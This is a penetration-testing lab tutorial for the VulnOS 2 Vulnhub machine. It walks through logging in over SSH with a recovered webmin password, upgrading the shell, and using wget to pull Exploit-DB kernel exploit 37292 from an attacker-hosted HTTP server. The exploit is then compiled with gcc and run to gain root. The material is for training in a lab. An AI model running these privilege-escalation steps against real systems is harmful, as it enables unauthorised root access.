Lab - Compiling Exploit Code for Linux Using GCC

**Overview**

An exploit is a piece of software, a chunk of data, or a sequence of commands that take advantage of a bug, glitch, or vulnerability to cause unintended or unanticipated behavior. There will be times when Pentesters need to compile exploit code such as when performing privilege escalation.

Privilege escalation is one of the essential phases during penetration testing. Hackers and security researchers attempt to find a way, be it an exploit, bug, or misconfiguration to achieve root access.

**Lab Requirements**

* One installation of VirtualBox.
* One installation of 7zip
* One virtual install of Kali Linux.
* One virtual install of VulnOS version 2.
* All VirtualBox adapters have been set to NAT network.

**VulnOS version 2**

VulnOS version 2 is a very common boot to root lab available on Vulnhub.

[Download](https://www.vulnhub.com/entry/vulnos-2,147/) VULNOS: 2 OVA file

Extract the contents using 7zip. Inside the extracted folder, find the Vuln02v2.vbox file.

Graphical user interface, text

Description automatically generated with medium confidence

X2 click the extracted file. It will associate with VirtualBox. Then, from the left windowpane of your VirtualBox management console, find the newly imported virtual disk for your VulnOSv2 installation.

Text


Description automatically generated with medium confidence

X2 to launch. You will receive the following error message when the virtual disk starts up.

Graphical user interface, text, application

Description automatically generated

Click on the button labeled Change Network Settings. Change the adapter type to Nat Network. Click OK. The installation continues.




Once the installation boots, you are presented with an Ubuntu terminal. You can minimize your target machine but leave it running. There is nothing else for you to do here—no need to log on to the target physically. Please do not ask for the password; I do not have it.

Ensure your Kali machine has its VirtualBox adapter set to Nat Network.

From your Kali desktop, open a new terminal, and at the prompt, type **ifconfig**.

Look at the first three octets of the IP address assigned to your eth0 adapter. This is the network portion of your IP address.



At your kali terminal prompt, type:

**netdiscover -r 10.0.2.0/24**


A picture containing graphical user interface

Description automatically generated

The -r stands for range. The /24 tells netdiscover to forget about the first three octets and scan only the 4th octet for any host IP addresses.

Hit enter.

The ARP scan completes very quickly. We are interested in the last IP address.



**Scenario**


The lab's purpose is to compile an exploit that will give us root access to a remote target.

We would first need to gain access to the target via a reverse shell. We will assume this has been done. Once we established our reverse shell, we brute forced our way into an installation of MySQL and found a database with a webmin account and password. Webmin has SSH access.

**Begin the lab!**

On your Kali desktop, create a working folder. The name of my working folder is ShellCodes. You are free to name your working folder as you please.

Right click on your working folder, and from the context menu, select, Open terminal here.




At the terminal prompt, type:

**ssh webmin@10.0.2.34**

This is the IP address for my target; your target IP address may differ.


When prompted for the SSH password, type **webmin1980**



We have spawned a simple shell using SSH. Using the following bit of Python3 code, we can gain additional functionality within our shell.

**python3 -c 'import pty;pty.spawn("/bin/bash")'**

Press enter.



We are now ready to perform privilege escalation. First, let's gather some system information.

At the shell prompt, type:

**uname -a**

Text

Description automatically generated

If we search 'Linux Kernel 3.13.0' for a privilege escalation exploit using either searchsploit or the [online exploit database](https://www.exploit-db.com/exploits/37292), we find the following.


Graphical user interface, application, Word

Description automatically generated

This is a well-known exploit and has proven to be very dependable for Linux privilege escalation. The trick is to ensure your version of the Linux Kernel falls within the approved versions.

From your Kali desktop, open a browser, and in the address bar, type the following URL.

https://www.exploit-db.com/exploits/37292



Download the exploit.

Graphical user interface, text

Description automatically generated

Open your Downloads folder and copy the exploit to your working folder residing on your Kali desktop.

Graphical user interface, application

Description automatically generated

**Compiling the Exploit**

We have the exploit, but we need to get the exploit transferred over to the tmp folder on our target.

To change the directory location to the tmp folder, at the prompt, type:

**cd /tmp**

**Text

Description automatically generated**

From the desktop of your Kali machine, right-click on your working folder, and from the context menu, select **Open terminal here.**


We can start a Python Simple HTTP Server inside the working folder using the following bit of Python code. First, copy and paste the following Python code at your Kali terminal prompt.

**python3 -m http.server**

The web server must be left open and running in the terminal to be able to receive HTTP requests from our target. Inside our working folder, we have our exploit. The working folder doubles as the directory for the simple HTTP server running within the same folder.

We can transfer the exploit using wget. Type the following at the shell prompt of our target machine.

**wget http://10.0.2.15:8000/37292.c**



If we look at the terminal running our Python Simple HTTP server, we can see the connection request and that it was successful.


Graphical user interface, text

Description automatically generated

We are now ready to compile the code using the **gcc** compiler instaled on the target machine.

At the shell prompt of the target, type the following.


**gcc 37292.c -o 37292**



To see the compiled executable, at the shell prompt, type **ls -la**. In Linux, any file name that appears in green is an executable. We are now ready to launch the compiled exploit.

At the shell prompt of your target, type the following.

**./37292**

****

At the next prompt, check your account privileges using the **id** command.

Success!

We have compiled an exploit, escalated our privileges, and achieved root access.

**Summary**

A compiled exploit is one that you can download and launch but; not all exploits work as advertised. They either don’t work at all, only work some of the time, or only work with a much smaller subset of machines than originally advertised.

Lastly, compiling exploit code provides a sexy demonstration that can be used to dazzle team members and management. The more you know, the more you are worth.